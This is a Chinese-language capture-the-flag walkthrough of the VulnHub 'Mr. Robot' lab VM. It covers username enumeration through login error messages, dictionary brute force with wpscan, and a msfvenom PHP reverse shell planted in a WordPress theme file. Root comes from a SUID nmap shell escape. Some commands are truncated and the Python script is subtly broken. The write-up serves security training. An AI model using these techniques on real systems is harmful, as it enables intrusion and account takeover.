目标

This VM has three keys hidden in different locations. Your goal is to find all three. Each key is progressively difficult to find.

The VM isn't too difficult. There isn't any advanced exploitation or reverse engineering. The level is considered beginner-intermediate.

信息收集

1.主机发现

查看kali的IP地址：

```
ip a
```

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether c6:3f:7a:d2:7b:0a brd ff:ff:ff:ff:ff:ff
    inet 192.168.64.2/24 brd 192.168.64.255 scope global dynamic noprefixroute eth0
       valid_lft 68090sec preferred_lft 68090sec
    inet6 fd35:96db:d611:221f:d604:1ac2:c4fa:4541/64 scope global temporary dynamic
       valid_lft 586494sec preferred_lft 68073sec
    inet6 fd35:96db:d611:221f:c43f:7aff:fed2:7b0a/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 2591995sec preferred_lft 604795sec
    inet6 fe80::c43f:7aff:fed2:7b0a/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

扫描网段：`192.168.64.0/24`

```
nmap -sn --max-rate 1000 192.168.64.0/24
```

得到结果如下：

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn --max-rate 1000 192.168.64.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-02 03:11 EDT
Nmap scan report for 192.168.64.1
Host is up (0.00047s latency).
MAC Address: FA:4D:89:B7:B8:64 (Unknown)
Nmap scan report for 192.168.64.7
Host is up (0.0027s latency).
MAC Address: 0A:27:63:AC:6F:57 (Unknown)
Nmap scan report for 192.168.64.2
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 28.07 seconds
```

这个靶机的IP地址为：`192.168.64.7`

2.端口扫描

TCP扫描：

```
nmap -sS -p- --max-rate 1000 192.168.64.7
```

结果如下：

```
┌──(kali㉿kali)-[~]
└─$ nmap -sS 192.168.64.7 --max-rate=1000 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-02 03:20 EDT
Nmap scan report for 192.168.64.7
Host is up (0.00085s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   closed ssh
80/tcp   open   http
443/tcp open   https
MAC Address: 0A:27:63:AC:6F:57 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 144.51 seconds
```

UDP扫描：

```
nmap -sU 192.168.64.7 --top-ports=100 --max-rate=1000
```

结果如下：

```
┌──(kali㉿kali)-[~]
└─$ nmap -sU 192.168.64.7 --top-ports 100 --max-rate=1000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-02 03:33 EDT
Nmap scan report for 192.168.64.7
Host is up (0.0017s latency).
Not shown: 98 open|filtered udp ports (no-response)
PORT     STATE  SERVICE
80/udp   closed http
443/udp closed https
MAC Address: 0A:27:63:AC:6F:57 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 15.93 seconds
```

使用默认脚本扫描，并且判断端口服务版本，系统版本

```
nmap -sC -sV -O 192.168.64.7 -p22,80,443
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -O 192.168.64.7 -p22,80,443
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-02 03:35 EDT
Nmap scan report for 192.168.64.7
Host is up (0.0034s latency).

PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open   ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-server-header: Apache
MAC Address: 0A:27:63:AC:6F:57 (Unknown)
Aggressive OS guesses: Linux 3.10 - 4.11 (98%), Linux 3.13 - 4.4 (98%), Linux 3.16 - 4.6 (96%), Linux 3.2 - 4.14 (94%)
, Linux 3.8 - 3.16 (94%), Linux 4.10 (94%), Linux 3.2 - 3.8 (93%), Linux 3.16 (93%), Linux 4.4 (93%), Linux 3.13 or 4.
2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.50 seconds
```

从上面的扫描可以发现：

- 开放的端口有80，443
- 系统是Linux，内核版本应该是比较低的

使用nmap内置的漏洞扫描脚本扫描一下漏洞：

```
nmap -sV --script=vuln 192.168.64.7 -p22,80,443
```

没发现漏洞。

3.浏览器访问一下

```
root@fsociety:~# Enter command. Type "help" to see a list of commands.
root@fsociety:~# help


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

输入上面提示的各种命令，有一个词在反复出现：`mr robot`

这让我想到了一般网站下面都会有一个robots.txt文件，这个文件主要是来告诉爬虫哪些内容不可以爬取，去访问一下：`http://192.168.64.7:80/robots.txt`
页面显示如下：

```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

可以发现有2个文件：

- `fsocity.dic`：像是一个字典
- `key-1-of -3.txt`：已经拿到第一个key了

`fsocity.dic`这个字典非常大，对这个字典进行去重（也许能缩小一下这个字典）：

```
sort -u fsocity.dic > fsocity.txt
```

查看一下，果然减小了很多。(然后我删除了原来的fsocity.dic，将fsocity.txt改名为fsocity.dic)

当你在网站首页输入`join`后，他会让你输入一个`email`地址，使用Burp Suite抓个包看看：

Time	Type	Direction	Method	URL
22:10:51 ...	HT...	→ Request	POST	http://192.168.64.7/join

Request

Pretty Raw Hex

```
POST /join HTTP/1.1
Host: 192.168.64.7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: http://192.168.64.7
Connection: keep-alive
Referer: http://192.168.64.7/join
Cookie: s_fid=7D8207E9FB8C1DB6-2C7C2CF0D5292062; s_nr=1775118414385; s_cc=true; s_sq=
%5B%5BB%5D%5D; wordpress_test_cookie=WP+Cookie+check;
wordpress_logged_in_0239a2b9c77dd3a8b444306b9bdd62d1=
elliot%7C1775353421%7CIqW0JwoShtGt8aeB1nOQ2CxaMhraVyyjpseUOWYKeFS%7Cef8503653b64509eb51cd8
aff7299ca397e2d0442c58d7ee6808bbbdbfa3beaa; wp-settings-6=libraryContent%3Dbrowse;
wp-settings-time-6=1775180624
Priority: u=0
```

没看到有太多信息。

打开页面源码看看：

```
<!DOCTYPE html>
<html lang="en-US" class="no-js">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width">
    <link rel="profile" href="http://gmpg.org/xfn/11">
    <link rel="pingback" href="http://192.168.64.7/xmlrpc.php">
    <!--[if lt IE 9]>
    <script src="http://192.168.64.7/wp-content/themes/twentyfifteen/js/html5.js"></script>
    <![endif]-->
    <script>(function(html){html.className = html.className.replace(/\bno-js\b/,'js')})(document.documen
<title>Page not found | user&#039;s Blog!</title>
<link rel="alternate" type="application/rss+xml" title="user&#039;s Blog! &raquo; Feed" href="http://192
<link rel="alternate" type="application/rss+xml" title="user&#039;s Blog! &raquo; Comments Feed" href="h
```

```
<script type='text/javascript' src='http://192.168.64.7/wp-includes/js/jquery/jquery.js?ver=1.11.3'></s
<script type='text/javascript' src='http://192.168.64.7/wp-includes/js/jquery/jquery-migrate.min.js?ver
<link rel="EditURI" type="application/rsd+xml" title="RSD" href="http://192.168.64.7/xmlrpc.php?rsd" />
<link rel="wlwmanifest" type="application/wlwmanifest+xml" href="http://192.168.64.7/wp-includes/wlwman
<meta name="generator" content="WordPress 4.3.1" />
    <style type="text/css">.recentcomments a{display:inline !important;padding:0 !important;margin:0 !i
<style type="text/css" id="custom-background-css">
body.custom-background { background-image: url('http://172.16.58.187/wp-content/uploads/2015/11/maxresd
background-attachment: scroll; }
</style>
</head>
```

可以看到wordpress的版本应该是`4.3.1`；看到了一个比较显眼的文件`xmlrpc.php`，这是wordpress里面用于远程调用函数的文件。尝试一下，看看能执行哪些函数：

使用Burp Suite抓包，然后修改为如下：


```
POST /xmlrpc.php HTTP/1.1
Host: 192.168.64.7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: s_fid=7D8207E9FB8C1DB6-2C7C2CF0D5292062; s_nr=1775118414385; s_cc=true; s_sq=
%5B%5BB%5D%5D; wordpress_test_cookie=WP+Cookie+check;
wordpress_logged_in_0239a2b9c77dd3a8b444306b9bdd62d1=
elliot%7C1775353421%7CIqW0JwoShtGt8aeB1nOQ2CxaMhraVyyjpseUOWYKeFS%7Cef8503653b64509eb51cd8
aff7299ca397e2d0442c58d7ee6808bbbdbfa3beaa; wp-settings-6=libraryContent%3Dbrowse;
wp-settings-time-6=1775180624
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Length: 142

<?xml version="1.0" encoding="iso-8859-1"?>
  <methodCall>
    <methodName>
      system.listMethods
    </methodName>
    <params>
    </params>
  </methodCall>
```

发送之后，得到如下：

```
    <value>
      <array>
        <data>
          <value>
            <string>
              system.multicall
            </string>
          </value>
          <value>
            <string>
              system.listMethods
            </string>
          </value>
          <value>
            <string>
              system.getCapabilities
            </string>
          </value>
          <value>
```

返回了一堆可以调用的函数，可以明显的注意到一个函数：`system.multicall`，这个函数可以一次调用多个，再结合前面得到的字典`fsocity.dic`，如果需要暴力破解，那么速度会加快许多。

上面说了，这个CMS是wordpress，那就去访问一下：`http://192.168.64.7:80/wp-login.php`
页面如下：



去网上查阅一下wordpress 4.3.1可以，这里登陆界面有问题：当你输入不存在的用户名时，上面会显示`Invalid username`，当你输入正确的用户名时（但密码不正确），会显示`ERROR: The password you entered for the username xxx is incorrect.`。我们可以利用这点，使用上面得到的那个字典`fsocity.dic`去尝试爆破一下用户名：编写python代码如下

```
import os
import requests
from tqdm.auto import tqdm

header = {
    'User-Agent':'Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/1
    'Referer':'http://192.168.64.7/wp-login.php',
    'Cookie':'s_cc=true; s_fid=7D8207E9FB8C1DB6-2C7C2CF0D5292062; s_nr=1775118414385
    'Priority':'u=0, i'
}

with open('fsocity.dic',mode='+r') as f:
    for line in tqdm(f):
        data = {
            'log': line.strip(),
            'pwd': '123456'
        }

        response = requests.post(
            url='http://192.168.64.7/wp-login.php',
            headers=header,
            data=data
        )

        if "Invalid username" not in response.text:
            print(line.strip())

        sleep(0.5)
```

成功爆破出2个用户名：（wordpress里面的用户名是不区分大小写的）


- elliot
- ELLIOT

再使用 `fsocity.dic` 去爆破这个用户的密码：

```
wpscan http://192.168.64.7:80 --usernames elliot --passwords fsocity.dic --password-
```

再次成功得到密码：`ER28-0652`

至此，就可以成功登陆wordpress后台了。



建立反弹连接，进入系统

登陆wordpress界面后，进入`Appearance > editor`，点击查看右侧的各个php文件，尽量不要对源文件造成破坏，我这里点击了`404.php`这个文件，发现下面有`upload`按钮，完美！

使用msfvenom工具生成php反弹连接:

```
msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.64.2 lport=8888 -f raw -o php_
```

将这个生成的文件内容（开头的注释符号不要粘进去）粘贴进`404.php`这个文件中。在wordpress里面，`404.php`这个文件的路径在`/wp-content/plugins/插件名/404.php`，可以看到插件名是`Twenty Fifteen`.

在kali中使用`msf`监听端口`8888`：

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > show options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf exploit(multi/handler) > set lhost 192.168.64.2
lhost => 192.168.64.2
msf exploit(multi/handler) > set lport 8888
lport => 8888
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.64.2:8888
```

在浏览器访问: `http://192.168.64.7:80/wp-content/plugins/twentyfifteen/404.php`

建立成功:

```
meterpreter > sysinfo
Computer        : linux
OS              : Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64
Architecture    : x64
System Language : en_US_POSIX
Meterpreter     : php/linux
meterpreter >
```

系统提权

先去查找一下系统中带有以下字眼的文件:

- pass
- backup
- key

在*meterpreter*里面输入 `shell`:

```
find / \( -path /sys -o -path /proc -o -path /usr -o -path /lib -o -path /dev \) -pr
find / \( -path /sys -o -path /proc -o -path /usr -o -path /lib -o -path /dev \) -pr
```

```
/sys
/home/robot/password.raw-md5
/proc

/sys
/home/robot/key-2-of-3.txt
/proc
```

可以发现在 `/home/robot` 下面有2个文件，去查看一下：

```
cd /home/robot
ls
key-2-of-3.txt
password.raw-md5
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

可以破解 `c3fcd3d76192e4007dfb496cca67e13b` 的md5源码为 `abcdefghijklmnopqrstuvwxyz`.

那么系统中的账号robot的密码就有了，现在需要登陆robot账号。
在msf里面：先将daemon用户会话转到后台， `background`

- 下面开始切换用户

```
msf > use exploit/linux/local/su_login

set password abcdefghijklmnopqrstuvwxyz
set session 1
set username robot
set lhost 192.168.64.2
set lport 4444

msf exploit(linux/local/su_login) > run
```

- 然后使用python创建一个伪终端：

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
msf exploit(linux/local/su_login) > run
[*] Started reverse TCP handler on 192.168.64.2:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Uploading payload to target
[*] Attempting to login with su
[*] Sending stage (1062760 bytes) to 192.168.64.7
[*] Meterpreter session 3 opened (192.168.64.2:4444 → 192.168.64.7:37480) at 2026-04-03 04:45:25 -0400

meterpreter > shell
Process 2162 created.
Channel 1 created.
whoami
robot
python -c 'import pty; pty.spawn("/bin/bash")'
robot@linux:~$
```

`sudo -l`

找不到，没有 😭

寻找有root权限的命令

也就是寻找权限滥用的结果。

```
find / -perm -u=s -type f 2>/dev/null
```

结果如下：

```
robot@linux:~$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:~$
```

在里面可以找到一个`/usr/local/bin/nmap`，在nmap命令里面有`--interactive`参数，可以开启一个交互式的命令行：

```
nmap --interactive
nmap > !sh
nmap > whoami
```

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```

至此结束。

三个key

- `key-1-of-3.txt`（网站根目录）：073403c8a58a1f80d943455fb30724b9
- `key-2-of-3.txt`（/home/robot）：822c73956184f694993bede3eb39f959
- `key-3-of-3.txt`（/root）：04787ddef27c3dee1ee161b21670b4e4

硬件与软件平台

硬件

- Apple Macbook pro M1-Pro 32G 512G
- `UTM虚拟机`

软件

kali

- IP: `192.168.64.2`
- OS Realease: `debian 2025.4`
- `Arm64`

靶机mrRobot:

- `https://www.vulnhub.com/entry/mr-robot-1,151/`
- 解压出来的`mrrobot.ova`文件，使用

  ```
  tar -xvf mrrobot.ova
  ```

  使用解压出来的`.vmdk`文件

> 水平有限，有不足、错误之处欢迎指出。🧐